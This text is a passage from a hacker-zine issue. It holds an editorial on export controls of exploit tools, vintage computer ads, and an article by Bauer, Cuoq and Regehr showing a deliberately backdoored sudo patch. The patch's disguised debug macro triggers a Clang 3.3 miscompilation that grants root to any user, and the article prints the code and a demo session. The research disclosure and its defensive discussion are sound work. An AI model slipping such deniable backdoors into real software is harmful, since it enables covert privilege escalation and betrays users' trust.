Reprints: Bitrot will burn libraries with merciless indignity that even Pets Dot Com didn't deserve. Please mirror—don't merely link!—`pocorgtfo08.pdf` and our other issues far and wide, so our articles can help fight the coming robot apocalypse.

Technical Note: This issue is a polyglot that can be meaningfully interpreted as a ZIP, a PDF and a Shell script featuring the weird cryptosystem described in 8:12. We are the technical debt collectors!

Printing Instructions: Pirate print runs of this journal are most welcome! PoC||GTFO is to be printed duplex, then folded and stapled in the center. Print on A3 paper in Europe and Tabloid (11" x 17") paper in Samland. Secret government labs in Canada may use P3 (280 mm x 430 mm) if they like. The outermost sheet should be on thicker paper to form a cover. To get a duplex version, just do:

```
unzip pocorgtfo08.pdf pocorgtfo08-booklet.pdf
```

Preacherman	Manul Laphroaig
Ethics Advisor	The Grugq
Poet Laureate	Ben Nagy
Editor of Last Resort	Melilot
Carpenter of the Samizdat Hymnary	Redbeard
Editorial Whipping Boy	Jacob Torrey
Funky File Formats Polyglot	Ange Albertini
Assistant Scenic Designer	Philippe Teuwen
Supreme Infosec Thought Commander	Taylor Swift
Minister of Spargelzeit Weights and Measures	FX

1 Please stand; now, please be seated.

Neighbors, please join me in reading this ninth release of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of software exploitation and the worship of weird machines. If you are missing the first eight issues, we the editors suggest pirating them from the usual locations, or on paper from a neighbor who picked up a copy of the first in Vegas, the second in São Paulo, the third in Hamburg, the fourth in Heidelberg, the fifth in Montréal, the sixth in Las Vegas, the seventh from his parents' inkjet printer during the Thanksgiving holiday, or the eighth in Heidelberg. This is our second epistle to Montréal, because we love that city and its fine neighbors.

Page 4 contains our own Pastor Manul Laphroaig's rant on the recent Wassenaar amendments, which will have us all burned as witches.

On page 7, Scott Bauer, Pascal Cuoq, and John Regehr present a backdoored version of `sudo`, but why should we give a damn whether anyone can backdoor such an application? Well, these fine neighbors abuse a pre-existing bug in CLANG that snuck past seventeen thousand assertions. Thus, the backdoor in their version of `sudo` *provably doesn't exist* until after compilation with a particular compiler. Ain't that clever?

On page 10, Travis Goodspeed and his neighbor Muur present fancy variants of digital shortwave radio protocols. They hide text in the null bits between PSK31 letters and in the space between RTTY bytes. Just for fun, they also transmit Morse code from 100 Mbit Ethernet to a nearby shortwave receiver!

It's common practice in some IT departments to use a Mouse Jiggler, such as the Weibetech MJ-3, to keep a screensaver from password protecting a seized computer while waiting for a forensic analyst. Mickey Shkatov took one of these doodads apart, and on page 20 he shows how to reprogram one.

On page 24, DJ Capelis and Daniel Bittman present a hypervisor exploit that was unwanted by the academic publishers. As our Right Reverend has better taste than the Unseen Academics, we happily scooped up their neighborly submission for you, our dear reader.

Saumil Shah says that a good exploit is one that is delivered in style, and Bukowski says that style is the answer to everything, a fresh way to approach a dull or dangerous thing. On page 27, Saumil presents us with tricks for encoding browser exploits as image files. Saumil has style.

Back in the days of Visual Basic 6, there was a directive, `on error resume next`, that instructed the interpreter to ignore any errors. Syntax error? Divide by zero? Wrong number of parameters? No problem, the program would keep running, the interpreter doing its very best to do *something* with the hideous mess of spaghetti code that VB programmers are famous for. On page 45, Jeffball from DC949 commits the criminal act of porting this behavior to C on Linux.


On page 47, Tommy Brixton sings a heartbreaking classic, Unbrick My Part!

On page 48, JP Aumasson talks about those fancy little NUMS—Nothing Up My Sleeve—numbers. He keeps a lot of them up his sleeves.

On page 55, Russell Handorf teaches us how to build a Wireless CTF on the cheap, broadcasting a number of different protocols through Direct Digital Synthesis on a Raspberry Pi.

On page 60, Philippe Teuwen explains how he made this PDF into a polyglot able to secure your communications by encrypting plain English into—wait for it—plain English! Still better, all cipher text is grammatical English!

On page 64, the last and most important page, we pass around the collection plate. Pastor Laphroaig doesn't need a touring jumbo jet like those television and radio preachers; rather, this humble worshiper of the weird machines just needs an arms-export license in order to keep his church newsletter legal under the the Wassenaar Arrangement on Export Controls for Conventional Arms and Dual-Use Goods and Technologies. From those of you who are not Lords of War, we also gladly accept alms of PoC.



2 Witches, Warlocks, and Wassenaar; or, On the Internet, no one knows you are a witch.

Gather round, neighbors!

Neighbors, I said, but perhaps I should have called you fellow witches, warlocks, arms dealers, and other purveyors of heretic computation. For our pursuits have been weighed, measured, and found wanting for whatever it is these days that still allows people of skill to pursue that skill without mandatory oversight. Now our carefree days of bewitching our neighbors' cattle and dairy products are drawing to a close; our very conversation is a weapon and must, for our own good, be exercised under the responsible control of our moral betters.

And what is our witchcraft, the skill so dire that these said betters have girt themselves to *"regulate your shady industry out of existence"*? Why, it's apparently our mystical and ominous ability to write programs that create *"modification of the standard execution path of a program or process in order to allow the execution of externally provided instructions"*. We speak secret and terrible words, and these make our neighbors' softwares suddenly and unexpectedly lose their virtue. The evil we conjure congeals out of the thin air; never mind the neglect and the feeble excuses that whatever causes the plague will not be burned with the witch.

Come to think of it, rarely a suspected witch or a warlock have had the case against them laid out in such a crisp definition. Indeed, the days of *spectral evidence* are over and done; now the accused can be confronted with an execution trace! The judgment may pass you over if you claim the sanctuary of your craft being limited to Hypervisors, Debuggers, Reverse Engineering Tools, or—surprise, surprise!—DRM; for these are what a good wizard is allowed to exercise. However, dare to deviate into *"proprietary research on the vulnerabilities and exploitation*

of computers and network-capable devices", and your goose is cooked, and so are your *"items that have or support rootkit or zero-day exploit capabilities."*[1]

Heretics as we are, we turn our baleful and envious eye towards the hallowed halls of science. Behold, here are a people under a curious spell: they *must* talk of things that are not yet known to their multitudes—that which we call "zero-day"—or they will not be listened to by their peers. Indeed, what we call "zero-day" they call a "discovery," or simply a "publication." It's weird how advancement among them is meant to be predicated on the number of these "zero-day" results they can discover and publish; and they are free to pursue this discovery for either public and private ends after a few distinguished "zero-days" are published and noted.

What a happy, idyllic picture! It might or might not have been helped by the fact that those sovereigns who went after the weird people in robes tended to be surprised by other sovereigns who had the fancy to leave them alone and to occasionally listen to their babbling. But, neighbors, this lesson took centuries, and anyway, do we have any goddamn robes? No, we only have those stupid balaklavas we put on when we sit down to our kind of computing, and that doesn't really count.

Ah, but can't we adopt robes too, or at least just publish everything we do right away[2], to seek the protection of the "publish or perish" magic that has been working so well for the people who use the same computers we do but pay to present their papers at their conferences? Well, so long as we are able to ditch our proprietary tools and switch to those that mysteriously stop compiling after their leading author has graduated—and what could go wrong? After all, it's mere engineering detail that the private startups and independent researchers ever provide to a scientific discipline, and they could surely do it on graduate student salaries instead!

But, a reasonable voice would remind us, not all is lost. Our basic witchcraft is safe, for the devilish *"intrusion software"*, our literal spells and covenants with the Devil, is not in fact to be controlled! We are free to exchange those so long as we mean to do good works with them and eventually share them with our betters or the public. It's only the means of "generating" the new spells that must be watched; it's only methods to "develop" the new knowledge that you will get in trouble for. Indeed, our precious weird programs are safe, it's only *the programs to write these programs* that will put you under the witches' hammer of scrutiny. We have been saved, neighbors—or have we?

I don't know, neighbors. Among the patron saints of our craft we distinguish the one who invented programs that write programs, and, incidentally, filed the first bug (if somewhat squashed in the process), and the one whose Turing award speech was about exploiting such programs—so important and invisible in our trust they have become, so fast. We spend hours to automate tasks that would take minutes; we grow by making what was an arcane art of the few accessible to many, through tools that make the unseen observable and then transparent.

Of all the tool-making species, we might be the most devoted to our tools, tolerating no obscurity and abhorring impenetrable abstraction layers left so "for our own benefit." And yet it is this toolmaking spirit that we must surrender to scrutiny and a regime of prior permission—or else.

Is it merely a coincidence that the inventor of the compiler is also credited with "It is much easier to apologize than it is to get permission"? Apparently, there were the times when this method worked; we'll have to see if it sways the would-be inquisitors into our craft of heretical computations.

Thank you kindly,
—PML

[1] `https://www.federalregister.gov/articles/2015/05/20/2015-11642/wassenaar-arrangement-2013-plenary-agreements-implementation-intrusion-and-surveillance-items`

[2] Affording the time for proper peer review, of course, that is, the time for the random selection of peers to catch up with what one is doing. But what's a year or two on the grand Internet scale of things, eh?

SuperBrain® Software.

	MICROSOFT	C-BASIC	PRICE
A/R	X	X	$250.00
A/P	X	X	$250.00
G/L	X	X	$250.00
P/R	X	X	$250.00
Inventory	X	X	$250.00
Restaurant Payroll	X		$250.00
Mailing List	X		$150.00
Word Processing	X		$195.00

"Industry Standard" programs on 5¼" diskette include source and complete professional documentation. Ready to run on SuperBrain.® One time charge, non exclusive license.

COMPUTER MARKETING CORPORATION

116 South Mission
Wenatchee, WA 98801
(509) 663-1626 Ask for wholesale division

Also SuperBrain® computers check on prices.

® Trademark of Intertec Data Systems

Z_S-SYSTEMS
ZOBEX INC.

Complete computer on 3 S-100 boards for UNDER $1000.00*
Runs M/PM, C/PM and OMNIX

64K RAM
4 MHz
No WAIT States
IEEE Std.

Low power,
DMA operation,
Bank select in 16K sections
Can be disabled in 4K increments

Z80 CPU
2-4 MHZ
IEE Std.

3 serial ports, 3 parallel, one 4K EPROM, Vectored interrupts, real time clock, Software controlled baud rates, Drives daisy wheel printer directly

DISK CONTROLLER
8" and 5"
DRIVES

All digital design for stable and reliable performance. No one-shots or analog circuitry.


CARD CAGE
and Fan

Wide-spaced 6 slot shielded motherboard for good cooling and low noise.

SEND FOR FREE INFORMATIONS
6 months warranty on our boards with normal use

Z_S-SYSTEMS / ZOBEX INC.
P.O. Box 1847, San Diego, Ca. 92112
(714) 447-3997


*introductory offer for limited time only



64K BYTE EXPANDABLE RAM

DYNAMIC RAM WITH ON BOARD TRANSPARENT REFRESH GUARANTEED TO OPERATE IN NORTHSTAR, CROMEMCO, VECTOR GRAPHICS, SOL, AND OTHER 8080 OR Z-80 BASED S100 SYSTEMS ★ 4MHZ Z-80 WITH NO WAIT STATES.
★ SELECTABLE AND DESELECTABLE IN 4K INCREMENTS ON 4K ADDRESS BOUNDARIES.
★ LOW POWER—8 WATTS MAXIMUM.
★ 200NSEC 4116 RAMS.
★ FULL DOCUMENTATION.
★ ASSEMBLED AND TESTED BOARDS ARE GUARANTEED FOR ONE YEAR AND PURCHASE PRICE IS FULLY REFUNDABLE IF BOARD IS RETURNED UNDAMAGED WITHIN 14 DAYS.

	ASSEMBLED / TESTED
64KRAM	$595.00
48K RAM	$529.00
32K RAM	$459.00
16K RAM	$389.00
WITHOUT RAM CHIPS	$319.00



S100 MAINFRAME AND CARD CAGE

★ W/ SOLID FRONT PANEL $239.00
★ W/ CUTOUTS FOR 2 MINI-FLOPPIES $239.00
★ 30 AMP POWER SUPPLY $119.00

VISTA V-200 MINI-FLOPPY SYSTEM

★ S100 DOUBLE DENSITY CONTROLLER
★ 204 KBYTE CAPACITY FLOPPY DISK DRIVE WITH CASE & POWER SUPPLY
★ MODIFIED CPM OPERATING SYSTEM WITH EXTENDED BASIC
$695.00
★ EXTRA DRIVE, CASE & POWER SUPPLY
$395.00

16K X 1 DYNAMIC RAM


THE MK4116-3 IS A 16,384 BIT HIGH SPEED NMOS, DYNAMIC RAM. THEY ARE EQUIVALENT TO THE MOSTEK, TEXAS INSTRUMENTS, OR MOTOROLA 4116-3.
★ 200 NSEC ACCESS TIME, 375 NSEC CYCLE TIME.
★ 16 PIN TTL COMPATIBLE.
★ BURNED IN AND FULLY TESTED.
★ PARTS REPLACEMENT GUARANTEED FOR ONE YEAR.
$8.50 EACH IN QUANTITIES OF 8

BETA COMPUTER DEVICES
1230 W. COLLINS AVE.
ORANGE, CA 92668
(714) 633-7280

KIM/SYM/AIM-65—32K EXPANDABLE RAM

DYNAMIC RAM WITH ON BOARD TRANSPARANT REFRESH THAT IS COMPATIBLE WITH KIM/SYM/AIM-65 AND OTHER 6502 BASED MICROCOMPUTERS.
★ PLUG COMPATIBLE WITH KIM/SYM/AIM-65. MAY BE CONNECTED TO PET USING ADAPTOR CABLE. SS44-E BUS EDGE CONNECTOR.
★ USES +5V ONLY (SUPPLIED FROM HOST COMPUTER BUS). 4 WATTS MAXIMUM.
★ BOARD ADDRESSABLE IN 4K BYTE BLOCKS WHICH CAN BE INDEPENDENTLY PLACED ON 4K BYTE BOUNDARIES ANYWHERE IN A 64K BYTE ADDRESS SPACE.
★ BUS BUFFERED WITH 1 LS TTL LOAD.
★ 200NSEC 4116 RAMS.
★ FULL DOCUMENTATION
★ ASSEMBLED AND TESTED BOARDS ARE GUARANTEED FOR ONE YEAR, AND PURCHASE PRICE IS FULLY REFUNDABLE IF BOARD IS RETURNED UNDAMAGED WITHIN 14 DAYS.

	ASSEMBLED / TESTED
WITH 32K RAM	$419.00
WITH 16K RAM	$349.00
WITHOUT RAM CHIPS	$279.00
HARD TO GET PARTS ONLY (NO RAMS)	$109.00
BARE BOARD AND MANUAL	$49.00



CALIF RESIDENTS PLEASE ADD 6% SALES TAX. MASTERCHARGE & VISA ACCEPTED. PLEASE ALLOW 14 DAYS FOR CHECKS TO CLEAR BANK PHONE ORDERS WELCOME.

3 Deniable Backdoors Using Compiler Bugs

by Scott Bauer, Pascal Cuoq, and John Regehr

Do compiler bugs cause computer software to become insecure? We don't believe this happens very often in the wild because (1) most code is not miscompiled and (2) most code is not security-critical. In this article we address a different situation: we'll play an adversary who takes advantage of a naturally occurring compiler bug.

Do production-quality compilers have bugs? They sure do. Compilers are constantly evolving to improve support for new language standards, new platforms, and new optimizations; the resulting code churn guarantees the presence of numerous bugs. GCC currently has about 3,200 open bugs of priority P1, P2, or P3. (But keep in mind that many of these aren't going to cause a miscompilation.) The invariants governing compiler-internal data structures are some of the most complex that we know of. They are aggressively guarded by assertions, roughly 11,000 in GCC and 17,000 in LLVM. Even so, problems slip through.


How should we go about finding a compiler bug to exploit? One way would be to cruise an open source compiler's bug database. A sneakier alternative is to find new bugs using a fuzzer. A few years ago, we spent a lot of time fuzzing GCC and LLVM, but we reported those bugs—hundreds of them!—instead of saving them for backdoors. These compilers are now highly resistant to Csmith (our fuzzer), but one of the fun things about fuzzing is that every new tool tends to find different bugs. This has been demonstrated recently by running `afl-fuzz` against Clang/LLVM.[3] A final way to get good compiler bugs is to introduce them ourselves by submitting bad patches. As that results in a "Trusting Trust" situation where almost anything is possible, we won't consider it further.

So let's build a backdoor! The best way to do this is in two stages, first identifying a suitable bug in the compiler for the target system, then we'll introduce a patch for the target software, causing it to trip over the compiler bug.

The sneaky thing here is that at the source code level, the patch we submit will not cause a security problem. This has two advantages. First, obviously, no amount of inspection—nor even full formal verification—of the source code will find the problem. Second, the bug can be targeted fairly specifically if our target audience is known to use a particular compiler version, compiler backend, or compiler flags. It is impossible, even in theory, for someone who doesn't have the target compiler to discover our backdoor.

Let's work an example. We'll be adding a privilege escalation bug to `sudo` version 1.8.13. The target audience for this backdoor will be people whose system compiler is Clang/LLVM 3.3, released in June 2013. The bug that we're going to use was discovered by fuzzing, though not by us. The fol-

[3] `http://permalink.gmane.org/gmane.comp.compilers.llvm.devel/79491`



lowing is the test case submitted with this bug.[4]

```
int x = 1;
int main(void) {
  if (5 % (3 * x) + 2 != 4)
    __builtin_abort();
  return 0;
}
```

According to the C language standard, this program should exit normally, but with the right compiler version, it doesn't!

```
$ clang -v
clang version 3.3 (tags/RELEASE_33/final)
    Target: x86_64-unknown-linux-gnu
Thread model: posix
$ clang -O bug.c
$ ./a.out
Aborted
```

Is this a good bug for an adversary to use as the basis for a backdoor? On the plus side, it executes early in the compiler—in the constant folding logic—so it can be easily and reliably triggered across a range of optimization levels and target platforms. On the unfortunate hand, the test case from the bug report really does seem to be minimal. All of those operations are necessary to trigger the bug, so we'll need to either find a very similar pattern in the system being attacked or else make an excuse to introduce it. We'll take the second option.

Our target program is version 1.8.13 of `sudo`,[5] a UNIX utility for permitting selected users to run processes under a different uid, often `0`: root's uid. When deciding whether to elevate a user's privileges, `sudo` consults a file called `sudoers`. We'll patch `sudo` so that when it is compiled using Clang/LLVM 3.3, the `sudoers` file is bypassed and any user can become root. If you like, you can follow along on Github.[6] First, under the ruse of improving `sudo`'s debug output, we'll take this code at `plugins/sudoers/parse.c:220`.

```
220 if (userlist_matches(sudo_user.pw, &us->
        users) != ALLOW)
      continue;
```

We can trigger the bug by changing this code around a little bit.

```
220 user_match = userlist_matches(sudo_user.pw,
        &us->users);
    debug_continue((user_match != ALLOW),
        DEBUG_NOTICE,
222                 "No user match, continuing to
         search\n");
```

The `debug_continue` macro isn't quite as out-of-place as it seems at first glance. Nearby we can find this code for printing a debugging message and returning an integer value from the current function.

```
debug_return_int(validated);
```

The `debug_continue` macro is defined at `include/sudo_debug.h:112` to hide our trickery.

```
112 #define debug_continue(condition, dbg_lvl, \
                           str, ...) {          \
114   if (NORMALIZE_DEBUG_LEVEL(dbg_lvl)         \
                  && (condition)) {              \
116     sudo_debug_printf(SUDO_DEBUG_NOTICE,     \
                          str, ##__VA_ARGS__);   \
118     continue;                                \
    }                                            \
120 }
```

This further bounces to another preprocessor macro.

```
110 #define NORMALIZE_DEBUG_LEVEL(dbg_lvl)       \
      (DEBUG_TO_VERBOSITY(dbg_lvl)               \
112    == SUDO_DEBUG_NOTICE)
```

And that macro is the one that triggers our bug. (The comment about the perfect hash function is the purest nonsense, of course.)

```
108 /* Perfect hash function for mapping debug
       levels to intended verbosity */
110 #define DEBUG_TO_VERBOSITY(d)                \
          (5 % (3 * (d)) + 2)
```

Would our patch pass a code review? We hope not. But a patient campaign of such patches, spread out over time and across many different projects, would surely succeed sometimes.

Next let's test the backdoor. The patched `sudo` builds without warnings, passes all of its tests, and

[4] `Bug 15940 from the LLVM Project`

[5] `unzip pocorgtfo08.zip sudo-1.8.13-compromise.tar.gz`

[6] `https://github.com/regehr/sudo-1.8.13/compare/compromise`

installs cleanly. Now we'll login as a user who is definitely not in the `sudoers` file and see what happens:

```
$ whoami
mark
$ ~regehr/bad-sudo/bin/sudo bash
Password:
#
```

Success! As a sanity check, we should rebuild `sudo` using a later version of Clang/LLVM or any version of GCC and see what happens. Thus we have accomplished the goal of installing a backdoor that targets the users of just one compiler.

```
$ ~regehr/bad-sudo/bin/sudo bash
Password:
mark is not in the sudoers file.
This incident will be reported.
$
```

– – – – – – – – – – –

We need to emphasize that this compromise is fundamentally different from the famous 2003 Linux backdoor attempt,[7] and it is also different from security bugs introduced via undefined behaviors.[8] In both of those cases, the bug was found in the code being compiled, not in the compiler.

The design of a source-level backdoor involves trade-offs between deniability and unremarkability at the source level on the one hand, and the specificity of the effects on the other. Our `sudo` backdoor represents an extreme choice on this spectrum; the implementation is idiosyncratic but irreproachable. A source code audit might point out that the patch is needlessly complicated, but no amount of testing (as long as the `sudo` maintainers do not think to use our target compiler) will reveal the flaw. In fact, we used a formal verification tool to prove that the original and modified `sudo` code are equivalent, the details are in our repo.[9]

An ideal backdoor would only accept a specific "open sesame" command, but ours lets any non-sudoer get root access. It seems difficult to do better while keeping the source code changes inconspicuous, and that makes this example easy to detect when `sudo` is compiled with the targeted compiler.

If it is not detected during its useful life, a backdoor such as ours will fade into oblivion together with the targeted compiler. The author of the backdoor can maintain their reputation, and contribute to other security-sensitive open source projects, without even needing to remove it from `sudo`'s source code. This means that the author can be an occasional contributor, as opposed to having to be the main author of the backdoored program.

How would you defend your system against an attack that is based on a compiler bug? This is not so easy. You might use a proved-correct compiler, such as CompCert C from INRA. If that's too drastic a step, you might instead use a technique called translation validation to prove that—regardless of the compiler's overall correctness—it did not make a mistake while compiling your particular program. Translation validation is still a research-level problem.

In conclusion, are we proposing a simple, low-cost attack? Perhaps not. But we believe that it represents a depressingly plausible method for inserting hard-to-find and highly deniable backdoors into security-critical code.

ED SMITH'S SOFTWARE WORKS
6809 SOFTWARE TOOLS

RRMAC M6809 RELOCATABLE RECURSIVE MACROASSEMBLER. The one assembler that contains *real* macro capabilities (see our May, June BYTE ad). RRMAC is designed with the assembly language programmer in mind and contains many programmer convenience features. RRMAC contains a mini-editor, supports spooling or co-resident assembly, allows insert files, is romable, generates cross-references, execution times, lists target addresses of all relative references.
M69RR **$150.00**

SGEN M6809 DISASSEMBLER/SOURCE GENERATOR will produce source code (with symbolic labels) suitable for immediate re-assembly or re-editing. The output source file can be put on tape or disk. A full assembly type output listing with labels and mnemonic instructions can be printed or displayed on your terminal. Large object programs can be segmented into small source files. **M69RS** ..... **$ 50.00**

ANNOUNCING TWO NEW M6809 DEVELOPMENT TOOLS

CROSSBAK – A 6809 TO 6800 CROSS MACROASSEMBLER that runs on your M6809 development system to produce relocatable M6800 object code. Has all features of M69RR (see above). Includes 6800 Linking Loader. **M69CX** **$200.00**

CROSSGEN – A 6800 OBJECT CODE DISASSEMBLER/SOURCE GENERATOR that runs on your M6809 development system. Has all features of M69RS (see above). An invaluable tool for converting all 6800 object files over to the M6809. **M69CS** ..... **$ 75.00**

All programs are relocatable and come complete with Linking Loader, Programmer's Guide and extensively commented assembly listing. Available on 300 Baud cassette or mini-floppy disk. For disk, specify SSB or FLEX. Source Text input/output is TSC/SSB editor/assembler compatable.

Order directly by check or MC/Visa. California residents add 6% sales tax. Customers outside of U.S. or Canada add $5 for air postage & handling.

Dealer inquiries welcome. FLEX is a trademark of TSC

Ed Smith's **SOFTWARE WORKS**
P.O. Box 339, Redondo Beach, CA 90277, (213) 373-3350

[7] `https://freedom-to-tinker.com/blog/felten/the-linux-backdoor-attempt-of-2003`
[8] `unzip pocorgtfo08.pdf exploit2.txt`
[9] `https://github.com/regehr/sudo-1.8.13/tree/compromise/backdoor-info`

4 A Protocol for Leibowitz; or, Booklegging by HF in the Age of Safe Æther

by Travis Goodspeed and Muur P.

Howdy y'all!

Today we'll discuss overloading of protocols for digital radio. These tricks can be used to hide data, exfiltrate it, watermark it, and so on. The nifty thing about these tricks is that they show how modulation and encoding of digital radio work, and how receivers for it are built, from really simple protocols like the amateur radio PSK31 and RTTY to complex ones like 802.11, 802.15.4, Bluetooth, etc.

We'll start with narrow-band protocols that you can play with at audio frequencies. So if you don't have an amateur license and a shortwave transceiver, you can use your sound card to do most of the work and run an audio cable between two laptops to send and receive it.[10]

– — — – — — — — – — –

Suppose that sometime in the future, our neighbor Alice lives in an America of modern–day Nehemiah Scudder,[11] whose Youtube preachers and Twitter lynch mobs have made the Internet into a Safe Zone for America's Youth, by disconnecting it from anything unsafe. So Alice's only option to get something unsafe to read is from Booklegger Bob in Canada, by shortwave radio.

But it ain't so easy. President Scudder has directed Eve at the Fair Communications Commission[12] to strictly monitor and brutally enforce radio regulations, defending the principles of Shortwave Neutrality and protecting the youth from microunsafeties.

So Alice and Bob need to make a shortwave radio polyglot, valid in more than one format. Intent on her mission, Eve is listening. So when Alice and Bob's transmissions are sniffed by Scudder's National Safety Agency or overheard by the general public, they must appear to be a popular approved plaintext protocol. It must appear the same on a spectrum waterfall, must decode to a valid message (`CQ CQ CQ de A1ICE A1ICE Pse k`), and nothing may draw undue attention to their communications. Bob, however, is able to find a secret, second meaning.

In this article, we'll introduce you to some of the steganographic tricks they could use, as well as some less stealthy—and more neighborly—ways to combine protocols. We'll start with PSK31 and RTTY, with a bit of CW for good measure. And just to show off, we'll also bring wired Ethernet into the mix, for an exfiltration trick worthy of being shared around campfires![13]

4.1 All You Need Is Sines

Well, not really. But it sure looks that way when you read about radio: sines are everywhere, and you build your signal out of them, using variations in their amplitude, frequency, phase to transmit information.[14] This stands to physical reason, since the sine wave is the basic kind of electromagnetic oscillation we can send through space. Of course, you can add them by putting them on the same wire, and multiply them by applying one signal to the base of a transistor through which the other one travels; you can also feed them through filters that suppress all but an interval of frequencies.

You can see these sines in the signal you receive on the waterfall display of Baudline or FLDigi, which show the incoming signal in the frequency domain by way of the Fourier transform. PSK31 transmissions, for example, will look like nice narrow bands on the waterfall view, which is the point of its design.

The waterfall view is close to how a mathematician would think about signals: all input whatsoever is a bunch of sine waves from all across the spectrum, even noise and all. A perfectly clean sine wave such as a carrier would make a single bright pixel

[10] You could also use loud speakers, but please don't. Pastor Laphroaig reminds us that there is a special level of hell for such people, who will spend Eternity next to those who scratch fingernails on chalk boards.

[11] `unzip pocorgtfo08.pdf ifthisgoeson.txt`

[12] Which some haters call Fundamentalist instead of Fair, but that's unsafe speech. Unsafe speech has consequences, neighbors. You don't want to find out about the consequences, so stay safe!

[13] Campfires are definitely not safe, so enjoy them while they last!

[14] Some combinations are useful, such as amplitude and phase, used, e.g., in DOCSIS; others aren't so useful, such as phase and frequency, because changes in one can't always be told from changes in the other.

in every line, a single bright 1-pixel stripe scrolling down. That line would expand to a multi-pixel band for a signal that is the carrier being modulated by changing its amplitude, frequency, or phase in any way, with the width of the band being the double of the highest frequency at which the changes are applied.[15]

Of course, the actual construction of digital radio receivers has very little to do with this mathematician's view of the signal. While a mix of ideal sines would neatly fall apart in a perfect Fourier transform, the real transform of sampled signal would have to be discrete, and would present all the interesting problems of aliasing, edge effects, leakage, scalloping, and so on. Thus the actual receiving circuits are specialized for their intended protocols particular kinds of modulation, designed to extract the intended signal's representation and ignore the rest—and therein lies Alice's and Bob's opportunity.

4.2 Related Work

In 2014, Paul Drapeau (KA1OVM) and Brent Dukes released `jt65stego`, a patched version of the JT65 mode that hides data in the error correcting bits.[16,17] The original JT65 by Joe Taylor (K1JT) features frames of 72 bits augmented by 306 error-correcting bits,[18] so Drapeau and Dukes were able to hide encrypted messages by flipping bits that normal radios will flip back. This reduces the odds of successfully decoding the cover message, but they do correct for some errors of the ciphertext.

Our concern in this article is not really stego, though that will be covered. Instead, we'll be looking at which protocols can be combined, embedded, emulated, and smuggled through other protocols. We'll play around with all sorts of crazy combinations, not because these combinations themselves are a secure means of communication, but because we'll be better at designing new means of communication for having thought about them.

4.3 Classic PSK31

PSK31 is best described in an article by Peter Martinez, G3PLX.[19] Here, we'll present a slightly simplified version, ignoring the QPSK extension and parts of the symbol set, so be sure to have a copy of Peter's article when implementing any of these techniques yourself.

This is a Binary Phase Shift Keyed protocol, with 31.25 symbols sent each second. It consumes just a bit more than 60 Hz, allowing for many PSK31 conversations to fit in the bandwidth of a single voice channel.

The PSK31 signal is commonly generated as audio then sent with Upper SideBand (USB) modulation, in which the audio frequency (1 kHz) is upshifted by an RF frequency (28.12 MHz) for transmission. For reception, the same thing happens in reverse, with a USB shortwave receiver downshifting the radio frequencies to the audio range. In older radios, this is performed by an audio cable. More modern radios, such as the Kenwood TS-590, implement a USB Audio Class device that can be run digitally to a nearby computer.

Because many different PSK31 transmissions can fit within the bandwidth of a single voice channel, modern PSK31 decoders such as FLDigi are capable of decoding multiple conversations at once, allowing an operator to monitor them in parallel. These parallel decodings are then contributed to aggregation websites such as PSKReporter that collect and map observations from many different receivers.

4.3.1 Varicode

Instead of ASCII, PSK31 uses a variable-length character encoding scheme called Varicode. This

[15] This is easy to see for frequency and phase, since these changes are added to the argument of the sine $A \cdot sin(\omega \cdot t + \theta)$, the frequency ω and the phase θ. Seeing this for the amplitude A is a bit trickier, but imagine A to be another sine wave, modulating the carrier. Then we deal with the product of two sines, and this is, by the age-old trigonometric identities $sin(\alpha+\beta) = sin(\alpha)cos(\beta) + cos(\alpha)sin(\beta)$ and $sin(\alpha-\beta) = sin(\alpha)cos(\beta) - cos(\alpha)sin(\beta)$; hence adding these and remembering that the cosine is the sine shifted by $\pi/2$, $sin(\alpha)sin(\beta+\pi/2) = \frac{1}{2}(sin(\alpha+\beta) + sin(\alpha-\beta))$. That is, a product of sines is the arithmetic average of the sines of the sum and the difference of their arguments. If α is the carrier and β is the change, the rainfall diagram will show the band from $\alpha-\beta$ to $\alpha+\beta$, that is 2β-wide.

